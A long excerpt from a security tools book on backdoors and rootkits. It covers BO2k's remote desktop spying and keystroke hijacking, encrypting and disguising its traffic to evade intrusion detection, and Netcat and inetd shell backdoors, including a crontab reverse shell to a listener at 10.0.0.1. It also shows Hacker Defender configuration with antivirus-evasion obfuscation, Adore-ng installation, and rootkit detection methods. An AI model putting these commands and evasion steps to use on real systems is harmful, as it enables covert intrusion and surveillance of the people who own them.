The File Browser and Registry Editor sometimes appear to hang when you are accessing large file or registry key structures. Often, it is only a matter of time before it finishes loading the structure and returns to normal. This can take up to several minutes. Be patient.

Most of the features available to the File Browser can be accessed through the menu at the top or by right-clicking on a file or directory and choosing an action from the pop up. For example, find a directory in your File Browser containing an executable,

and right-click on that executable. You see the pop-up menu similar to the one shown in Figure 11-16. Several of the pop-up options here are worth noting:

Open → Run Normal/Hidden
: These execute the highlighted file in one of two modes: normal or hidden. *Normal* runs it as if the user sitting at the desktop executed it—if the application has a graphical interface, it is visible to the user at the desktop. *Hidden* means the application should be run silently in the background; however, it does not quite always happen that way. It is worth testing what you are going to run just to make sure there are not any unhidden results whenever you do it for real.

Upload…
: Selecting this opens a file dialog that allows you to choose a file to upload into the current directory.

Download Selected
: Selecting this also opens a "Browse for Folder" dialog that allows you to choose where to download the selected file.

Freeze/Melt
: BO2k's very own file compression algorithm. It is very useful for compressing logs and whatnot before downloading them.

Freeze
: Creates a compressed copy of the file in the same directory with a *.frz* file extension.

Melt
: Creates an uncompressed copy of a *.frz* file and adds the *.mlt* extension.

It is also worth mentioning the Edit → Freeze/Melt Local File actions. Selecting either of these opens a file dialog that allows you to compress and uncompress local files, respectively. This is a new feature that saves you the trouble of creating and running a backdoor on your own system for the express purpose of freezing and melting files.

Using the Registry Editor

The BO Tools Registry Editor has less specialized tools than the File Browser. After successfully connecting to the backdoor from the Registry Editor window (see the earlier section "The BO Tools Connect To window"), a basic root-level registry tree view displays. As with the File Browser, most of the functionality comes by right-clicking on registry folders or keys, as shown in Figure 11-17.

Navigation and use of this tool is just like using the Windows native *regedit.exe*. Double-click key groups in the left window to expand the tree and bring up related key/value pairs in the right window. Right-click on the tree or in the right window to create a new key or value.



Figure 11-16. File Browser pop-up menu



Figure 11-17. The BO Tools Remote Registry

The only feature that really feels missed in this limited Regedit-like tool is the ability to import and export keys through *.reg* files, which would certainly make

manipulation of the registry on a larger scale much easier. Regardless, this is a much better method for dealing with registry keys on your backdoored server than the traditional *srv_regfile.dll* plug-in commands.

A Sneak Peek at the Backdoor's Desktop with BO Peep

An innovative plug-in called BO Peep gives the BO2k user a real-time view of the backdoored server's desktop as well as the ability to hijack mouse movements and keystrokes. This module is an example of the versatility of BO2k.

BO Peep must be installed on both the client and server. It is composed of two different tools:

VidStream
: Streams a resizable image of the backdoored server's desktop to a client. At runtime, this stream is resizable and has an adjustable frame rate and the ability to use any of BO2k's IO, Encryption, and Authentication plug-ins.

Hijack
: Works best when used in conjunction with VidStream. It is a small client that allows you to take control of the remote server's mouse and keyboard.

Used together, these two tools can be quite powerful and are a great way to perform quick tasks that can only be done through the GUI in a pinch. But if you need to do anything productive with the graphical environment, you may want to install a VNC backdoor (see Section 11.2).

BO Peep installation and configuration

For use of VidStream, this section covers BO Peep Plus version 0.10, which has some nice new features such as a color VidStream that works decently in the performance department. You can get the latest development version of BO Peep Plus from *http://www.bo2k.com/Development/#misc_bopeep*. It is, however, somewhat unstable. Therefore, if you plan on using Hijack, stick with the more stable Bo Peep version 0.09 from the main BO2k download site.

BO Peep is currently undergoing some functional changes in development versions that could appear on the market after this book has been printed. There may be differences in how the latest versions are configured or used from the ones I discuss here.

Begin installation by inserting the *misc_bopeep.dll* plug-in into the server (see Section 11.6). The pertinent variables appear in the Option Variables box in a cyan-colored folder labeled *BO Peep*. The folder contains only the defaults for the configuration of the VidStream and Hijack listeners, but the client can overwrite them at runtime. It is a good idea to set these default variables to take advantage of nonstandard ports and

the IO and encryption modules loaded into your backdoor. The two special variables, `VidStream X Res` and `VidStream Y Res`, control the horizontal and vertical size of the window around the mouse pointer that the VidStream relays to the client. I leave these at the default and tweak them later once I get a feel for how good the connection is to the backdoor.

Setting up the client is nearly identical to configuring the server portion of the plug-in. Insert the same *misc_bopeep.dll* plug-in into the client. Set the variables in the cyan-colored *BO Peep* folder to match the settings you load into the server. When done, select Plugins from the upper menu bar. If the plug-in is successfully loaded, there will be a BO Peep submenu available.

The VidStream listener

Usage of VidStream requires that first a separate listener service be manually started on the server. So connect as you normally would to the backdoor. If BO Peep is loaded and working on the server, a cyan-colored *BO Peep* folder is available in the Server Commands box. To get things rolling, focus on the Start VidStream command. (If you take the time to set the defaults in the first place, then you need only worry about setting one mandatory option before you send the command.)

- The mandatory option, labeled *FPS Speed*, or Frames Per Second, should be set to something less than 30. Faster than 30 does not produce any noticeable performance increase. If you are operating on a slower connection, err on the slower side for the frame rate.
- The second option allows you to override the defaults set on the server. Normally you would not need to tweak these, but if you would like to find an optimal VidStream viewer resolution, this is where you set it. Anything much larger than 320×240 tends to be slow and cumbersome.
- The third option, [Bind to], allows you to change the port on which the VidStream listener is listening.

Once you are satisfied with all the listener settings, click Send Command to start the listener. If everything is configured correctly, you see a response similar to that in Figure 11-18.

If you want to stop the VidStream listener at any time, select the Stop VidStream menu command and click Send Command. No options are required for this.

The VidStream client

The VidStream client offers a simple interface for viewing the output of the listener. To start it, select BO Peep → VidStream Client from the Plugins menu. A small window containing a blue box and two buttons appears. Click Connect to display a Connect To window, as shown in Figure 11-19. The settings in this window will most likely echo the defaults that you chose while configuring the client BO Peep



Figure 11-18. Starting a VidStream listener

plug-in. In version 0.10, the Server Address field contains only the default Vidstream listener port. Fix this so that it contains both the address of the host that the listener is running, as well as the port in *`host:port`* format. Click OK when you're satisfied that the settings match those of the listener to which you are planning to connect. If everything is set up properly, the blue box in the VidStream client begins to relay real-time screen updates from the area around the mouse pointer on the backdoored server.

The Copy button is worth mentioning. If you see anything to save on the backdoored desktop, clicking the Copy button copies the viewer window to the clipboard. Open up an image editor and paste from the clipboard to save the image.

You may have some problems pasting screenshots into MSpaint from BO Peep Plus due to MSPaint's lack of JPEG support. Pasting into an editor such as GIMP should work just fine.

To end the session, click Disconnect and close out the client window. Do not forget to stop the VidStream listener when finished. It tends to be a bit of a memory hog if left running. If left too long, the performance impact might actually become noticeable on the backdoored server.

The Hijack listener

Using VidStream to watch the backdoored desktop is neat, but the real goods lie in being able to actually control the desktop when no one's looking (or when they are looking if you are feeling particularly brazen).

Figure 11-19. VidStream client in action

When using Hijack, the slightly older monochrome version in BO Peep 0.09 tends to be faster, less buggy, and more stable than the newer one in BO Peep Plus. Setup and operation of the two versions is the same.

Hijack operates on the same principle as VidStream: start the listener and connect to it with a client that allows you to control the desktop.

Start the listener through the BO Server Connection console with the BO Peep → Start Hijack command. This command takes two different arguments:

[NET,ENC,AUTH]
: Allows you to override the server's Hijack communication defaults by changing the IO, Encryption, and Authentication plug-ins, respectively.

[Bind To]
: Operates just like its VidStream counterpart. The number that you enter overrides the Hijack listener's default port.

Remember what you applied for these settings because you'll need to use them when connecting to the listener with the client. Click Send Command; if Hijack starts successfully, a message appears in the Response window.

To stop the Hijack listener at any time, select the BO Peep → Stop Hijack command and click Send Command. No options are required for this command.

The Hijack client

Start the Hijack client by selecting BO Peep → Hijack Client from the Plugins menu. A small Console Hijacker window appears with several buttons and input boxes as shown in Figure 11-20. Unless you are connected to a listener or have edited the settings, all but the two buttons on the left will be inactive.

Figure 11-20. Inactive Console Hijacker window

Begin by making sure that the settings are what you want them to be. You can change them at any time you are not in direct control of the backdoored server's desktop. Click Settings to activate the two boxes on the right:

Mouse delay (msec)
: This is the expected time delay (in milliseconds) between moving the mouse on the client to when it is echoed on the server. No need to change this, unless you are having troubles with a slow connection, in which case it might be worth adjusting.

Machine Switch Hotkey
: This is the setting that you need to know. Once connected to the listener, hitting this hotkey allows you to switch between controlling your own desktop and the remote desktop. No need to change the default unless you have something else running that conflicts with that hotkey.

If you made any changes to the settings, click Save to commit the changes and return the Console Hijacker back to its normal state.

To connect to the Hijack listener, click Connect. This displays the familiar Connect To window. The settings here are exactly the same as the connection settings for the VidStream listener (see the earlier section "The VidStream listener"). When you are satisfied that all these match the settings that the listener was configured with, click OK. Once connected to the listener, the two icons at the top right of the window become active.

From now on, usage of Hijack is simple. You can choose to send mouse movements and keystrokes to the backdoor independently or simultaneously, by clicking the

buttons of which you wish to control. After choosing which to control, press the Machine Switch Hotkey that you configured moments ago. Notice that your mouse pointer becomes a red dot, similar to the record button on a VCR. This means that any mouse movements or keystrokes (if you choose to send them) are recorded and relayed to the backdoor. For example, click the mouse icon, then Ctrl+Alt+Z (if so configured), and keep an eye on that VidStream you set up earlier. If everything is working correctly, your mouse movements are followed on the backdoor's desktop in the VidStream viewer.

That's it. To disconnect, click the former Connect button (now labeled Disconnect), close the window, and stop your listener.

When not using your Hijack or VidStream clients and listeners, shut them down. They can be buggy and the performance hit will be *very* noticeable on the victim's server: enough to blow your cover and all your hard work in setting up the backdoor.

11.11 Encryption for BO2k Communications

While configuring your backdoor, you may have seen references to *Default Encryption* that, up until this point, I conveniently ignored. By default, all traffic between the BO2k client and server is sent unencrypted. Any device in between can examine traffic and easily discover the presence of a backdoor. Also, anyone discovering the presence of the unencrypted backdoor could easily connect to it and take control, such as an Intrusion Detection System, a nosy administrator, or stealthy hackers.

There are several different encryption plug-ins that use a range of popular algorithms. Most are available for BO2k. Personally, I prefer the Advanced Encryption Standard (AES) plug-in. It is secure and relatively fast with a small key size, but if you need some extra security, you can bump up its key size to as high as 512 bits. If you are looking for simplicity, it's worth checking out the SERPENT plug-in.

You can download the AES plug-in and source from the main BO2k download site (the one used here came from *http://www.bo2k.com/software/bo2k11.html#aes*). From the AES bundle, the only file we are really concerned with is *enc_aes.dll*. To keep things organized, extract this to the *plug-ins/enc* subdirectory under the main BO2k directory.

Insert the *enc_aes.dll* plug-in into the server (see Section 11.6). A cyan-colored AES folder should appear in the Option Variables box. Three variables need to be configured on the server to enable AES encryption:

AES Key String
: Think of this as your password. Set it to be something random and unique. You have only to set this once on the client and server, so don't worry about having to remember it all the time. This variable is accessed from the AES menu.

AES Key Size
: This is the size of the encryption key to be used (in bits). This variable is accessed from the AES menu. It can be set in 32-bit increments from 118 to 511 bits. In most cases, 118 bits should be sufficient because it's both secure and has the best performance. Keysize is a tradeoff—by increasing the key size, you increase security but decrease performance. The likelihood of someone cracking your encrypted backdoor is low. However, if you are working on something very sensitive, it might be worth increasing the key size to 256 or higher.

Init Cmd Encryption
: This might just be the most important (and easiest to forget) variable of the bunch. It tells the server to use the encryption plug-in you inserted on startup. Set this to the plug-in name—in this case, the value is `AES`. It is accessible from the Startup menu.

Remember the values that you filled in here as they also need to be entered into the client for communications to work properly.

Any of the other client or server plug-ins that uses encryption (see Section 11.11) can be configured to use one of these encryption plug-ins. For example, the *srv_regfile.dll* plug-in allows for encrypted file transfers. To enable this, configure AES and then set the File Transfer → File Xfer Encryption variable string to `AES`.

To configure the client, begin by loading the same *enc_aes.dll* plug-in (see Section 11.11). The same AES-related variables appear in the Options Variables box. Configure both the AES Key String and AES Key Size to match the values that you entered while configuring the server.

The client is told how to use this configured AES plug-in on a per-server basis in the Edit Server Settings window (see Section 11.6). Display this window for the appropriate server. The Default Encryption select box should now contain a reference to the AES plug-in. Highlight AES: BO2K AES Strong Encryption and click OK.

That's it. Next time you connect to this server, the connection will be encrypted using AES and your new key. If you want to use the same encryption on other backdoors but with different key settings, be careful to change the AES client settings each time to match those of the server.

11.12 Concealing the BO2k Protocol

Due to the format of the BO2k protocol, simply encrypting the data payload of each BO2k packet is not enough to prevent an advanced Intrusion Detection System from detecting the presence of a backdoor. There is a length header describing the data portion of the traffic that makes BO2k easy to identify on any port, so a plug-in was created to address this situation. By working in conjunction with a preconfigured

encryption plug-in, the STCPIO (or Stealthy TCPIO) plug-in further obfuscates the BO2k protocol, making it much harder to identify as backdoor traffic. The strength of STCPIO greatly relies upon the strength of the default encryption plug-in that you are using with it. The stronger the encryption you use, the harder it is to detect BO2k traffic while using STCPIO. I highly recommend using either AES or SERPENT.

STCPIO functions as a direct replacement for the TCPIO module (if you still prefer to communicate through UDP, you're out of luck). STCPIO is available from the main BO2k download site (*http://www.bo2k.com/software/bo2k11.html#STCPIO*). Before installing the plug-in, make sure that you are running BO2k version 1.1 or later and that you have an encryption plug-in configured and functioning on the server.

Installation and configuration of STCPIO is very similar to the way you installed UDPIO in Section 11.6.

From the downloaded STCPIO archive, extract the *ie_stcpio.dll* file to the *plug-ins/io* subdirectory under the main BO2k directory. Begin server configuration by inserting the *io_stcpio.dll* plug-in into the server binary using *bo2kcfg* (see Section 11.6). A cyan-colored *STCPIO* folder should appear in the Option Variables box. For a basic installation, four variables need to be configured. The two STCPIO variables tell the plug-in the basic settings, and the two Startup variables tell the backdoor how to configure itself for STCPIO during initialization:

Header Encryption
: Set this to match the name of the encryption module that the server is already configured to use. For example, set the string to be `AES`. Access this variable from the STCPIO menu item.

Default Port
: Set this to be the TCP port you wish the backdoor to listen on. I set this to `9090`, which is the same port I used earlier during UDPIO configuration. Access this variable from the STCPIO menu item.

Init Cmd Net Type
: This variable tells the server to use STCPIO as the default IO plug-in upon startup. Set this string to be `STCPIO`. Access this variable from the Startup menu item.

Init Cmd Bind Str
: This must be set to match the value that you entered as Default Port. In this example, it is set to `9090`. Access this variable from the Startup menu item.

Remember these values, because you'll need to use them again when setting up the client. Save the backdoor and execute it on the desired server.

Load the same *io_stcpio.dll* plug-in into the BO2k client (see "Client Setup" earlier in this chapter). The same cyan-colored *STCPIO* folder appears in the client's Option Variables box. Set the "STCPIO Header Encryption and Default Port" to match the settings you applied to the server. Open the Edit Server Settings window for the server to which you wish to connect. The Connection Type select box contains an item called STCPIO: BO2K Stealthy TCP IO Module. Highlight it. Also, double-check to make sure that the encryption plug-in you selected is highlighted in the Default Encryption select box. In this example it is set to `AES`. Click OK, and everything is ready to go.

As with encryption, other plug-ins may be configured to take advantage of the STCPIO IO module.

If everything is configured properly, the next time you connect, you will be much harder to detect. If you are interested in seeing the difference between visible and concealed, try setting up two servers, one using regular TCPIO without encryption, and the other using STCPIO with AES. Record and analyze a similar session using both setups, where you send a few commands to the backdoor. Use a tool such as WireShark (see Chapter 5) for the experiment and you'll see for yourself how much harder you are to see using STCPIO with AES without the key.

11.13 Removing BO2k

Now that you are done with the server, it is time to get out of there and leave no trace. You could manually remove the BO2k server binary from the hiding place, remove the registry keys that start it on boot, and kill the process, but that is the hard way.

The only real way to do it is to use a feature included in the *srv_control.dll* plug-in. First, make sure that this plug-in is loaded into the server (see Section 11.6). After connecting to the server, locate the Server Commands window. Select Server Control → Shutdown Server. It takes only one variable. To delete the server permanently, type **`DELETE`** into this box. Click the Send Command button. If everything goes according to plan, you'll see "Shutting down BO2K server." in the response window, as shown in Figure 11-21. You'll be immediately disconnected.

When you remove the backdoor this way, *Srv_control.dll* does all of the work. It removes the binary and kills the process automatically. There may be a few references to the former server left in the registry, but nothing glaringly obvious (if the binary had an innocuous filename).

If this backdoor works just the way you like, it might be worth making a copy of it and saving it locally before you eradicate it from the server.



Figure 11-21. Removing the BO2k server

11.14 A Few Unix Backdoors

If you've read the other sections in this chapter, you're probably wondering at this point when I will get to covering Unix backdoors. The problem with writing about Unix backdoors is that, like Linux distributions, there are so many of them. All of the subtle and not so subtle differences between each operating system and distribution make it difficult to write an advanced backdoor that works on all of them. Most of the time, these advanced backdoors tend to have features that make them more than just backdoors; they become full-on rootkits (see Chapter 12).

A Simple Unix Backdoor

One of the simplest Unix backdoors is to tell the *inetd* service running on the server that when it receives a connection, it should execute a shell instead of a legitimate service. For example, uncomment the line referring to the discard service and modify it so that it serves up a shell instead. For example, the following line from */etc/inetd.conf*:

```
#discard stream tcp  nowait root internal
```

should be changed to this:

```
discard stream tcp  nowait root /usr/local/bin/bash -i
```

Before the listener begins serving out shells, you need to restart the *inetd* service:

```
$ killall -HUP inetd
```

Now, connect to your quickie backdoor using Netcat (see the next section) or something else, such as Telnet:

```
$ nc localhost 9
uname -a
FreeBSD b0rk.secteam.juniper.net 6.1-RC1 FreeBSD 6.1-RC1 #0: Mon Apr 10 17:03:22 UTC
2006  root@opus.cse.buffalo.edu:/usr/obj/usr/src/sys/SMP i386
```

Netcat

Netcat is often referred to as the TCP/IP Swiss Army knife, and for a good reason. It is an incredibly versatile network utility that, due to its simple design, can be used to perform a great variety of tasks. Its basic purpose is to read and write information across network connections. While Netcat's many specific applications are too numerous to be the focus here, it has one feature available (but not by default) that makes it a great little backdoor. The `-e` command-line option will cause Netcat to execute the program supplied as an argument, using incoming and outgoing network traffic for the input and output, respectively.

The place to get current versions of Netcat is from *http://netcat.sourceforge.net/*. This is not the original version of the tool, but as far as I am aware, it is the most actively maintained. Download, compile, and install Netcat as you would any other Unix program from source, but include the `-DGAPING_SECURITY_HOLE` flag during compile-time. This flag allows you to tell Netcat to execute a command when it receives a connection and redirect the input and output to the remote host.

```
$ tar zxvf netcat-0.7.1.tar.gz
$ cd netcat-0.7.1
$ ./configure
$ make -DGAPING_SECURITY_HOLE
$ sudo make install
```

Now the Netcat binary should be installed on your system. Depending on the install, it is called either *netcat* or *nc*. I refer to it as *nc* from here on out.

A Simple Netcat Backdoor

Basic usage of the `-e` command-line option with Netcat provides a small, but indiscreet backdoor:

```
$ nc -l -p 9090 -e /usr/local/bin/bash
```

You have just created a very basic Netcat listener that shovels out a shell upon connect. The `-l` option tells Netcat to create a TCP socket (or UDP if the `-u` flag has also been specified) to listen on, and the `-p` option tells Netcat on what port that socket should be created. To connect to it, use Netcat as a client on the machine you wish to connect to the backdoor:

```
(br@b0rk)(~)$ nc 10.150.9.111 9090
uname -a
```

```
FreeBSD bOrk.secteam.mycompany.net 6.1-RC1 FreeBSD 6.1-RC1 #0: Mon Apr 10 17:03:22
UTC 2006  root@opus.cse.buffalo.edu:/usr/obj/usr/src/sys/SMP i386
^C
```

To exit at any time, type Ctrl-C.

You can also use any utility similar to Netcat to communicate with your backdoor. The Telnet application included with most operating systems will work fine for this job.

Note that once you disconnect, Netcat terminates. A quick solution is to wrap Netcat in a shell script so that it restarts upon disconnect:

```
#!/usr/local/bin/bash

while true; do
 netcat -l -p 9090 -e /usr/local/bin/bash
done
```

If using Netcat for Windows, you can use the `-L` flag to perform this same function instead of writing a script.

Crontab and Netcat

What if you need to have your backdoor initiate the connection to circumvent a firewall? You can do this by setting up a listener on your own host, then scheduling an outbound at regular intervals using Netcat. By scheduling the connection creatively, it might be easier to sneak out undetected.

Begin my adding the following line to the backdoored server's */etc/crontab*. Remember to change the IP address and port to those of your listener on the other host. Adding this tells your *cron* daemon to try sending a shell to your listening host once an hour.

```
1 * * * * root nc -e /usr/local/bin/bash 10.0.0.1 9090
```

Now that your backdoored server is sending out this request once an hour, you need to create a listener to receive it when you want to interact with the server. Run a plain vanilla listener on your local host with the settings you configured on the server:

```
$ nc -l -p 9090
```

That's it. When you receive a connection, you can type commands into the listening Netcat session that you created. The result is echoed to your terminal. Netcat is a tool that should be in every hacker's toolbox. Its uses are limited only by your creativity.

Lots of Options

Rarely is there ever only one tool that solves the wide variety of different scenarios and systems that you'll run into during a penetration test. This is certainly the case when choosing a backdoor. The tools that I detailed in this chapter are some of the most popular backdoors available. If pen tests are your goal, it's also worth checking the chapter on CORE Impact. It's one of the more versatile tools available and installs a backdoor of its own that will run on many popular operating systems. For this chapter, I've chosen techniques that should hopefully remain effective for a long time to come, but as security advances, the tools will have to change. Luckily for us, they will.

—Chris Iezzoni

12

Rootkits

Rootkit technology is not really new; it began back in the Unix world as a group of Trojan applications that replaced the standard ones for hiding files and providing higher access. While detection technique evolved using integrity detection and other means, the rootkit also evolved by moving from the user space to the more powerful kernel space, usually as kernel modules and using different techniques to stay hidden. Contrary to the backdoor that offers more functionally to the remote administrator, the role of the rootkit is mainly to hide itself and other applications. Usually the race between the detector and the rootkit is won by the first one to be installed on the system. Therefore it is important to be ready and plan ahead before putting any system into production. Trying to detect and remove a rootkit after it is installed, if nothing was done previously, could end up being a very difficult task—the best time-saving solution might be to format and re-install the whole system.

There are several rootkits available. We'll peer into the best ones for each platform and note their strengths and weaknesses. If you want more information on rootkit technology and more specific "under the hood" documentation of how they work and interact with the various operating systems they can be used against, a great resource is the web site *http://www.rootkit.com*. In addition, the book *RootKits: Subverting the Windows Kernel* by Jamie Butler and Greg Hoglund (Addison-Wesley) is a great resource.

12.1 Windows Rootkit: Hacker Defender

Hacker Defender (hxdef) is an open source Windows NT/2000/XP rootkit. It is not just a proof of concept (like most rootkits); it is a full-fledged rootkit with multiple features. hxdef is able to hide its process, port, registry entries, and files by hooking multiple Windows APIs. Since it is based on hooking (replacing valid system calls or DLLs by Trojaned ones), it can bypass multiple detection systems except for some, such as IceSword (see Section 12.4), Backlight, or Kaspersky. Note that other antivirus apps might also detect hxdef.

Configuring hxdef

The following piece of code is a configuration file (the *.ini* file) for Hacker Defender 1.00. You must modify this file to fit your needs.

Always be careful when naming the file(s) that you hide. Hacker Defender hides everything that matches the given key, so be sure not to choose a generic name such as System32; rather, choose an uncommon name. Hiding by using the name of normal Windows drivers, keys, values, or programs might end up in system instability.

```
[Hidden Table]  # table to be hidden
hxdef*
rcmd.exe
[Root Processes]  # Process to be hidden
hxdef*
rcmd.exe
[Hidden Services] #Service name to be hidden
HackerDefender*
[Hidden RegKeys]  # Registry keys to be hidden
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100
[Hidden RegValues]   # Registry values to be hidden
[Startup Run] # software to start when the rootkit is loaded
[Free Space] # fake free space to be added to the hard drive, is useful if you use
the host as a file server
[Hidden Ports]  #port to be hidden
TCP: 8080, 1234
UDP: 12,13,14,15
[Settings]
Password=hxdef-rulez
BackdoorShell=hxdef.exe
FileMappingName=_-=[Hacker Defender]=-_
ServiceName=HackerDefender100
ServiceDisplayName=HXD Service 100
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv.sys
```

By default, Hacker Defender hides itself. Even though it does provide a basic backdoor (*cmd.exe*), it is usually better to use the stealth capacity of Hacker Defender to hide more appropriate tools for your personal tasks, whether it is an exploitation agent from Core Impact (see Sections 7.6 and 9.2), a Python shell, a botnet client, or a user-monitoring system. Hacker Defender hides stuff (e.g., process, port, registry, service) and does it well. If you're trying to use Hacker Defender for anything more, it's best to rely on a different tool.

Making hxdef harder to detect

By default, most files provided with Hacker Defender are detected by anti-virus software. The best way to circumnavigate this is to pack the compiled binary with UPX and MORPHINE and to modify the *.ini* file by adding extra characters such as |, <, >, :, \, / and ", which are ignored on all lines except the following:

```
[Startup run]  # software to be started
[Free Space]   # free space to add to the drive
[Hidden Ports] # list of port to be hidden
```

A modified configuration entry might look like this:

```
"[:\:R:o:o\:t: :P:r>:o:c<:e:s:s:e<:s:>]
h<x>d<e>:f<*
<\r\c:\m\d.\e\x\e
```

Such transformation makes it harder for software to do string matching from raw devices. These tasks protect these files from most anti-virus software because literal binary matches do not work.

Connecting to Hacker Defender's Backdoor

Hacker Defender offers a small utility to connect to its rookit from a remote system. The cool part is its ability to use ports already opened by other applications. Since the rootkit can watch any incoming communication, the backdoor integrated in the system uses a 256-byte key to connect to the rootkit over a port already open by another application, such as IIS. So any open port receiving over 256 bytes on the target system could be used to communicate with the backdoor (this includes HTTP, SMTP, Telnet, SMB, and RPC). The backdoor provided in Hacker Defender is a simple command prompt. While it might not be as powerful as other backdoors, it provides the basic functions to install and run a full-fledged remote administration application.

Install/uninstall/reconfigure hxdef

Hacker Defender can be started from the command prompt using the provided executable. This executable installs and runs the service module necessary for the hiding functionality. Table 12-1 lists the switches available when starting the Hacker Defender Flags.

Table 12-1. Switches available when launching Hacker Defender

Switch	Description
`-:installonly`	Installs only the service and does not run.
`-:refresh`	Updates the settings from the *.ini* file.
`-:noservice`	Does not install services and runs normally.
`-:uninstall`	Removes hxdef from memory and kills all running backdoor connections; stopping the hxdef service does the same.

An example is:

```
>hxdef100.exe -:refresh
```

Uninstalling a process you cannot see

If you did not change the default settings, you can run the shell and stop the service with:

```
>net stop HackerDefender100
```

If you did change the default setting, you must remember the name of the service you set or use tools such as IceSword (*http://pjf.blogone.net*) to find the running service (see Section 12.4). Otherwise, you will be trying to remove something that you cannot really see.

12.2 Linux Rootkit: Adore-ng

Adore is an open source Linux kernel rootkit that uses a loadable kernel module to hide from the user. This kind of rootkit has been around for some years, so as the technology becomes known, the level of resistance for the rootkit drops. Adore-ng is used here as an example, but it should not be used in environments where you want to stay undetected for a while. Having said that, Adore can do any of the following well enough to warrant consideration as a rootkit:

- Run on kernel 2.4.x and 2.6.x.
- Hide files and directories.
- Hide processes.
- Hide sockets (no matter whether listening, connected, etc.).
- Provide ULL-capable backdoor.
- Utilize the VFS layer instead of `sys_call_table`.
- Hide itself from */proc* and */sys filesystems*.
- Filer *syslogs*; logs generated by hidden processes never appear on the syslog Unix socket.
- Filter *wtmp*, *utmp*, and *lastlog;* writing of *xtmp* entries by hidden processes do not appear in the file, except if you force it by using special hidden *and* authenticated process (a *sshd* backdoor is usually only hidden, thus *xtmp* entries written by *sshd* do not make it to disk).
- Relink LKMs (a.k.a. LKM infection) as described in *phrack #61*, to make it possible to be automatically reloaded after reboots (kernels 2.4 and 2.6).

Installing Adore

Configuration and installation of Adore is very straightforward if the required packages are present. On Linux kernel 2.4.x, use the following for one shot installation:

```
'./configure && make && ./startadore'
```

and to support persistence over reboot, use:

```
'./configure && make && ./relink'
```

For Linux kernel 2.6.x, edit the *Makefile.2.6.gen* manually to fit your needs. Then, for one shot installation use:

```
'make && ./startadore'
```

To support persistence over reboot, use:

```
'make && ./relink' to support persistence over reboot
```

Note that correctly configuring and keeping those Adore builds separate is very important since two builds might not be compatible.

When building your version of Adore, be sure to change your ADORE_KEY to your own value to make scanning more difficult.

Using Adore

Adore provides an application called Ava to control the different rootkit features. Ava allows you to hide/unhide files or processes and execute commands as *root*, provides information about the host, and uninstalls Adore:

```
Usage: ./ava {h,u,r,R,i,v,U} [file or PID]
       I     print info (secret UID etc)
       h     hide file
       u     unhide file
       r     execute as root
       R     remove PID forever
       U     uninstall adore
       i     make PID invisible
       v     make PID visible
```

Due to the architecture of most Unix systems, where everything "should" be a file, having the ability to hide files and processes is all that is needed to hide a remote administration toolkit.

There are many rootkits for Linux and different Unix variants; Adore-ng is just one, but it's easy to find, and it provides source code, so this make it a good study case.

As specified in the Windows portion of this chapter, the goal of the rootkit is not to provide remote administration features, but instead is rather a stealthy way to keep

files and processes running. The hidden applications could be a remote administration toolkit, a monitoring system, or an information-gathering application. So the hidden rootkit technology is just a part of a bigger toolkit that allows hackers to use a remote system.

If you are interested in rootkits, the web site *www.rootkit.com* is a great source of information on new evasion and exploitation techniques.

12.3 Detecting Rootkits Techniques

Rootkit detection or prevention is not an easily achievable task. Unlike most viruses, rootkits hijack or hook the system internals to improve its invisibility. Usually the race to detection is won by the one who was there first: rootkit or detector. Currently, different techniques for detecting rootkits do exist. Each of them has advantages and inconveniences, so using multiple techniques together and in the right circumstances is usually the best thing to do. Each technology provides different results, so learn to use them for their specific advantage. The most frequently used techniques are described in this chapter—including scanning signatures, call differentiation, and call table address. A basic knowledge of the limitations of these techniques greatly improves their application.

Signature Scanner

A signature scanner is similar to most anti-virus solutions; it looks at each file for a bit pattern, also known as a *signature*, which reveals the nature of the software. Table 12-2 lists the pros and cons of signature scanners.

Table 12-2. Advantages and disadvantages of signature scanners

Advantages	Disadvantages
Very low false negatives	Works only on known/repertories rootkit
Provides good knowledge of which rootkit infected you	Useless against kernel rootkits if the scanner is in the user space memory
Sometimes can remove files safely without the need of a complete re-install	Works only once you get infected

For better results against kernel rootkits, the trick is to always use signature scanning on a disk image instead of locally. Some rootkits may hide their content from user applications due to a kernel compromise. So, running the application from another OS and scanning a dead or not-running partition greatly improves your chance of identifying malware. This inconvenience is due to the fact that in a running system compromise with a kernel rootkit, the rootkit will be able to hide itself on the disk in location where "user-space" applications such as backup solutions and anti-virus solutions don't have read access so won't be able to detect the presence of such malware.

The system must be brought down during the scan, and scanning backups presents the same problems as doing a scan on a live system, since the files are also hidden to the user-space backup solution.

Inspecting Dangerous Calls

Another method of detecting rootkits is by inspecting calls. An excessively simplified example would be to look every time an application tries to load a kernel module or writes to the *syscall* address table. These behaviors are pretty uncommon for normal applications but are common during kernel rootkit installation, so detection could be easy. Table 12-3 lists the general pros and cons of inspecting calls.

Table 12-3. Advantages and disadvantages of inspecting calls

Advantages	Disadvantages
Block the rootkit before installation.	Identifies the faulty application, but not what rootkit it is.
Catch even unknown rootkits (inspecting calls is not signature-based).	The number of possible entry points for rootkits constantly increases, making this technology less reliable.
Low impact on system performance, if well designed.	Might require user interaction to choose the right solution; can you trust the user? The decision might be hard to make even for technical people.
Could be *homemade* using a kernel debugger such as Softice (watch the performance impact and needed user interaction).	Could be evaded by any new entry point.

Inspecting calls looks promising on paper, but the technical realization has proven very difficult because the number of possible entry points for a rootkit is growing as hackers try to circumvent this mode of protection. As the number of entry points grows, so does the probability of false negatives and false positives.

Differentiating Call Results

Another way to identify rootkits is by their behavior. Rootkits hide files, registries, and open ports. By statically re-implementing some basic functions in your rootkit detector and differentiating the results with the current system output, it is possible to catch rootkit behavior.

For example, parsing the registry file from a raw format to extract all registries (instead of using the Windows API function to do it) allows the user to identify hidden registries by comparing both outputs. This is based on the principle that even if a rootkit hijacks basic APIs, they try to stay as high-level as possible to minimize the need to re-implement a lot of code. Placing a filter on an API that list files is simple (removing an entry), but placing the same filter on a API that reads from a raw device is much harder, since the data post filtering needs to stay valid, and removing a

single block may need multiple changes in the data. In Unix, that is equivalent to running a compromised version of *ls* versus a valid (statically compiled) one and differentiating the results. Table 12-4 lists the general pros and cons of identifying rootkits by their different calls.

Table 12-4. Advantages and disadvantages of call differentiation

Advantages	Disadvantages
Works on new/unknown rootkits (call differentiation is not signature-based).	Easy to evade (rootkit could hide in plain sight).
Works only once infected.	Works only once infected.
Identifies most hidden files/registry/ports.	Could be false positive prone.
Can be run as needed (low-performance impact).	

